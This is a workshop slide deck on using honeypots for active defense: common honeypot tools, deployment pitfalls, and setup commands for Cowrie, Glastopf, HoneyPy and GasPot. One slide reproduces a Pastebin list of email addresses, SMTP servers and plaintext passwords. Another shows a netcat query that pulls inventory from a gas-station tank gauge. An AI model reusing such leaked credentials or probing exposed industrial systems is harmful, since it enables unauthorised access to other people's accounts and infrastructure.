

ACTIVE DEFENSE USING HONEYPOTS

Rahul Binjve



AGENDA



AGENDA

What's a Honeypot?

Are they even relevant?

Active Defense and Honeypots

Issues with honeypots

Hands-on honeypots

Write your own Honeypot

Hands-on ELK stack and visualization

Setting up multiple sensors

\$ WHOAMI



Principal Threat Researcher by profession

Garage4Hackers member

Interned in GSoC for The HoneyNet Project



Co-author/contributions to SHIVA, Detux sandbox and Android Tamer tools

Python/automation

Human behaviour, computer security and everything in between

First workshop!

HONEYPOTS



MEGAN NICOLE DONG SKETCHSHARK.TUMBLR.COM

HONEYPOTS

Decoy systems to lure attackers

Emulate various services, protocols

Use lies in their abuse

Can be used to study attack patterns, vectors, tools and *modus operandi* (TTPs)

More importantly, can be used to protect your org

Easy to deploy (hard to deploy better)

Lots of open-source contributions by community

TYPES OF HONEYPOTS

Low Interaction

Emulate the vulnerable service

Less resource intensive

Easier to deploy

Easy to fingerprint/detect

Examples: Kippo, HoneyPy, Dionaea

High Interaction

Run the actual service

Might need dedicated resources

High maintenance

More information but increased risk

Examples: SHIVA, Pwnypot, EternalPot, etc.

SOME POPULAR HONEYPOTS

Cowrie (based on Kippo) – (SSH/Telnet)

Glastopf – (HTTP)

Dionaea – (Various network protocols e.g. SMB, MySQL, etc.)

Conpot / **GasPot** – (ICS/SCADA)

HoneyPy – (Plugin based low-medium interaction honeypot)

SHIVA – (Controlled relay SMTP) *shameless self-plug*

And a lot more.

ACTIVE DEFENSE USING HONEYPOTS

Defence is not considered as “cool” and “hip” as offence

Popular adage: *“An attacker needs to find only one weak **Window(s)**, but a defender needs to secure the whole house”.*

Defending is hard

Active Defence?

- Not always about hacking back the “hackers”
- Increase the cost of attack
- Deception and early detection
- Annoy and frustrate the adversary

ACTIVE DEFENSE USING HONEYPOTS

Why honeypots?

- Timely detection of attack attempts

- Faster incident response time

- Waste attackers' time, keep them engaged

All data is (mostly) bad data

- With some co-relations and post-processing, directly actionable

- Always double check

ACTIVE DEFENSE USING HONEYPOTS

Easy to Use

- Free to deploy (mostly)

- Less-to-no development required


Know thy enemy

- Latest TTPs, trends and modus operandi

- Stay up-to-date with your adversaries

- One-upping the attackers by being prepared already

ISSUES



ISSUES

Fingerprinting because of mis-configurations and lazy deployments

Insecure host/base system

Managing multiple instances and data aggregation

Not keeping up with the trend

ISSUES

Not contextualising/enriching data for validation

Lack of planning (customizations, geolocation, etc)

Lack of advertising

Honeypots need patches/updates too.

ISSUES

[Home](#) > [Vulnerabilities](#)



Honeypot Catches 8,000 Attempts to Exploit Critical Elasticsearch Flaw

By [Eduard Kovacs](#) on May 12, 2015



A honeypot set up by a researcher for monitoring attacks against a serious Elasticsearch vulnerability recorded roughly 8,000 exploitation attempts over the course of two months.

Elasticsearch is a popular open-source search and analytics engine built on top of Apache Lucene. In January, researchers discovered that the solution's Groovy scripting engine is plagued by a remote code execution vulnerability (**CVE-2015-1427**).

Old, but good example of keeping up with the trend

ISSUES

Webroot fixes faulty antivirus update that mistakenly flagged Windows as malware

Windows' system files were flagged as malicious, and Facebook was marked as a phishing site.



By Zack Whittaker for Zero Day | April 26, 2017 -- 17:44 GMT (23:14 IST) | Topic: Security

Trust, but verify (the data)



ISSUES



Trust, but verify (the data), making use of 3rd party integrations

ISSUES

```
c0dist@DESKTOP-PH8I5EB:~$ nc -vvv 45.55.3 10001
Connection to 45.55.3 : 10001 port [tcp/*] succeeded!
^AI20100

I20100
08/17/2017 17:57

    Al Wahab Gas Station, Riyadh

IN-TANK INVENTORY

TANK PRODUCT          VOLUME TC VOLUME  ULLAGE  HEIGHT  WATER
1  SUPER              4346   4405   9837   58.23   5.13
2  UNLEAD              4532   4535   4012   56.90   1.60
3  DIESEL              7428   7510   7168   55.31   0.89
4  PREMIUM             2181   2195   9300   56.35   8.44
```



DOMAINTOOLS

PROFILE ▾

CONNECT ▾

MONITOR ▾

ACQUIRE ▾

SUPPORT

Whois Lookup

IP Information for 45.55.3


Quick Stats







IP Location	United States San Francisco Digitalocean Llc
ASN	AS14061 DIGITALOCEAN-ASN - Digital Ocean, Inc., US (registered Sep 25, 2012)
Whois Server	whois.arin.net
IP Address	45.55.3


NetRange: 45.55.0.0 - 45.55.255.255
CIDR: 45.55.0.0/16
NetName: DIGITALOCEAN-11
NetHandle: NET-45-55-0-0-1
Parent: NET45 (NET-45-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS46652, AS14061, AS393406, AS62567
Organization: DigitalOcean, LLC (DO-13)
RegDate: 2015-02-05
Updated: 2015-02-05
Comment: http://www.digitalocean.com
Comment: Simple Cloud Hosting
Ref: https://whois.arin.net/rest/net/NET-45-55-0-0-1

Geolocation and planning is important

ISSUES

 **PASTEBIN** [+ new paste](#) [trends](#) [API](#) [tools](#) [faq](#)

 **Working SMTP servers**
 [WILLIAMHAWARD](#)   MAR 22ND, 2015 (EDITED)  4,103  NEVER


 Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 2.42 KB

raw download clone

1. E-Mail Address: [redacted]@ukrpost.ua SMTP Server:ukrpost.ua Username:[redacted]@ukrpost.ua Password:kannibal
2. E-Mail Address: [redacted]@sapo.pt SMTP Server:smtp.sapo.pt Username:[redacted] Password:vilaverde
3. E-Mail Address: [redacted]@mail.com SMTP Server:smtp.mail.com Username:[redacted]@mail.com Password:master99
4. E-Mail Address: [redacted]@iprimus.com.au SMTP Server:smtp.iprimus.com.au Username:[redacted] Password:mfc123
5. E-Mail Address: [redacted]@eresmas.com SMTP Server:smtp.eresmas.com Username:[redacted]@eresmas.com Password:assamita
6. E-Mail Address: [redacted]50@email.cz SMTP Server:smtp.email.cz Username:[redacted]50@email.cz Password:24071957
7. E-Mail Address: [redacted].04@mail.ru SMTP Server:smtp.mail.ru Username:[redacted].04 Password:Irishka
8. E-Mail Address: [redacted]@sibmail.com SMTP Server:sibmail.com Username:[redacted] Password:assass
9. E-Mail Address: [redacted]665@mail.ru SMTP Server:smtp.mail.ru Username:[redacted]665 Password:student74
10. E-Mail Address: [redacted]@wanadoo.fr SMTP Server:mail.wanadoo.fr Username:[redacted] Password:landry

Let the wrong one in! Advertise your honeypots to lure attackers



HANDS-ON HONEYPOT



COWRIE

Medium interaction SSH/Telnet Honeypot, based on Kippo.

Stores files downloaded or uploaded for future analysis.

Fake file system to emulate a real Linux-based OS.

Run following commands to start Cowrie:

```
cd honeypots/cowrie
```


```
bin/cowrie start
```

COWRIE — COMMON PITFALLS

Lets try to see some obvious tell-tale signs that this is a honeypot and not real system

Recent bug - <https://github.com/cowrie/cowrie/issues/929>

Invalid SSH version #929

 Open NibeP opened this issue 6 days ago · 3 comments

Maybe, we can use Cowrie to see attacks on libSSH Auth Bypass bug.

GLASTOPF

Glastopf is a Python web application honeypot

Supports RFI/LFI/HTML Injection emulation

Has a PHP Sandbox to emulate real webapp

Succeeded by SNARE and TANNER

Run following commands in your VM to start Glastopf

```
cd honeypots/myglastopf
```

```
source env/bin/activate
```

```
glastopf-runner
```

GLASTOPF — COMMON PITFALLS

🔒 GitHub, Inc. [US] | <https://github.com/mushorg/glastopf/blob/master/glastopf/sandbox/replacement/system.py>

```
17
18 def call():
19     # TODO: Make uptime dynamic
20     function = """\tif ($cmd == 'id') {
21 \t\t$ret = array('uid=0(root) gid=0(root) groups=0(root)',);
22 \t}
23 \telseif ($cmd == 'uptime') {
24 \t\t$ret = array('16:12:55 up 152 days, 19:03,  0 user,  load average: 0.02, 0.02, 0.03',);
25 \t}
26 \telse {
27 \t\t$ret = array('None',);
28 \t}"""
29     return function
```


HONEYPY

Low to Medium interaction honeypot

Extensible with custom plugin and logger support

Can be posted directly to Twitter <https://twitter.com/HoneyPyLog>

Plugins available for ElasticSearch, HTTP, Telnet, etc.

We will use this to write our own low interaction Honeypot

```
(env) pooh@honeypots:~/honeypots/HoneyPy$ ./Honey.py
```

[HoneyPy Copyright (c) 2013-2017. foospidy]

```
HoneyPy Console. For help type 'help'.
```

```
HoneyPy> list
```

GASPOT

POC honeypot written in Python to emulate a Veeder Root Gaurdian AST by TrendMicro

Emulates tank gauges common in oil and gas industries

Run following commands in your VM to start GasPot

```
cd honeypots/GasPot
```

```
python GasPot.py
```

It should be running on port 10001

Test using netcat/telnet

```
120100, 120200, 120300, 120400, 120500
```

GASPOT — COMMON PITFALLS

GitHub, Inc. [US] | <https://github.com/sjhilt/GasPot/blob/master/config.ini.dist>

Already

```
14
15 # The 'stations' section defines the names for gas stations. These
16 # should be localized for decreased suspicion of being a honeypot.
17 [stations]
18 list = [
19     'EXXON STATION\n    12 Fake St\n    Anytown, MO 12346',
20     'FUEL COOP',
21     'SHELL STATION',
22     'AMOCO FUELS',
23     'MOBIL STATION',
24     'MARATHON GAS',
25     'CHEVRON STATION',
26     'CITGO FUELS',
27     'BP FUELS',
28     'PILOT TRUCK STOP',
29     'FLYING J TRUCK STOP',
30     'LOVES FUEL STATION',
31     'SINCLAIR FUEL',
32     'VICTORY OIL',
33     'CONOCO FUELS',
34     '76 OIL',
35     'TEXACO STATION',
36     'PETRO-CANADA',
37     'TOTAL PETROL',
38     'HEM PETROL',
39     'ARAL PETROL',
40     'OBERT 24h',
41     'AGIP PETROL',
42     'ROMPETROL STATION',
```

tion.

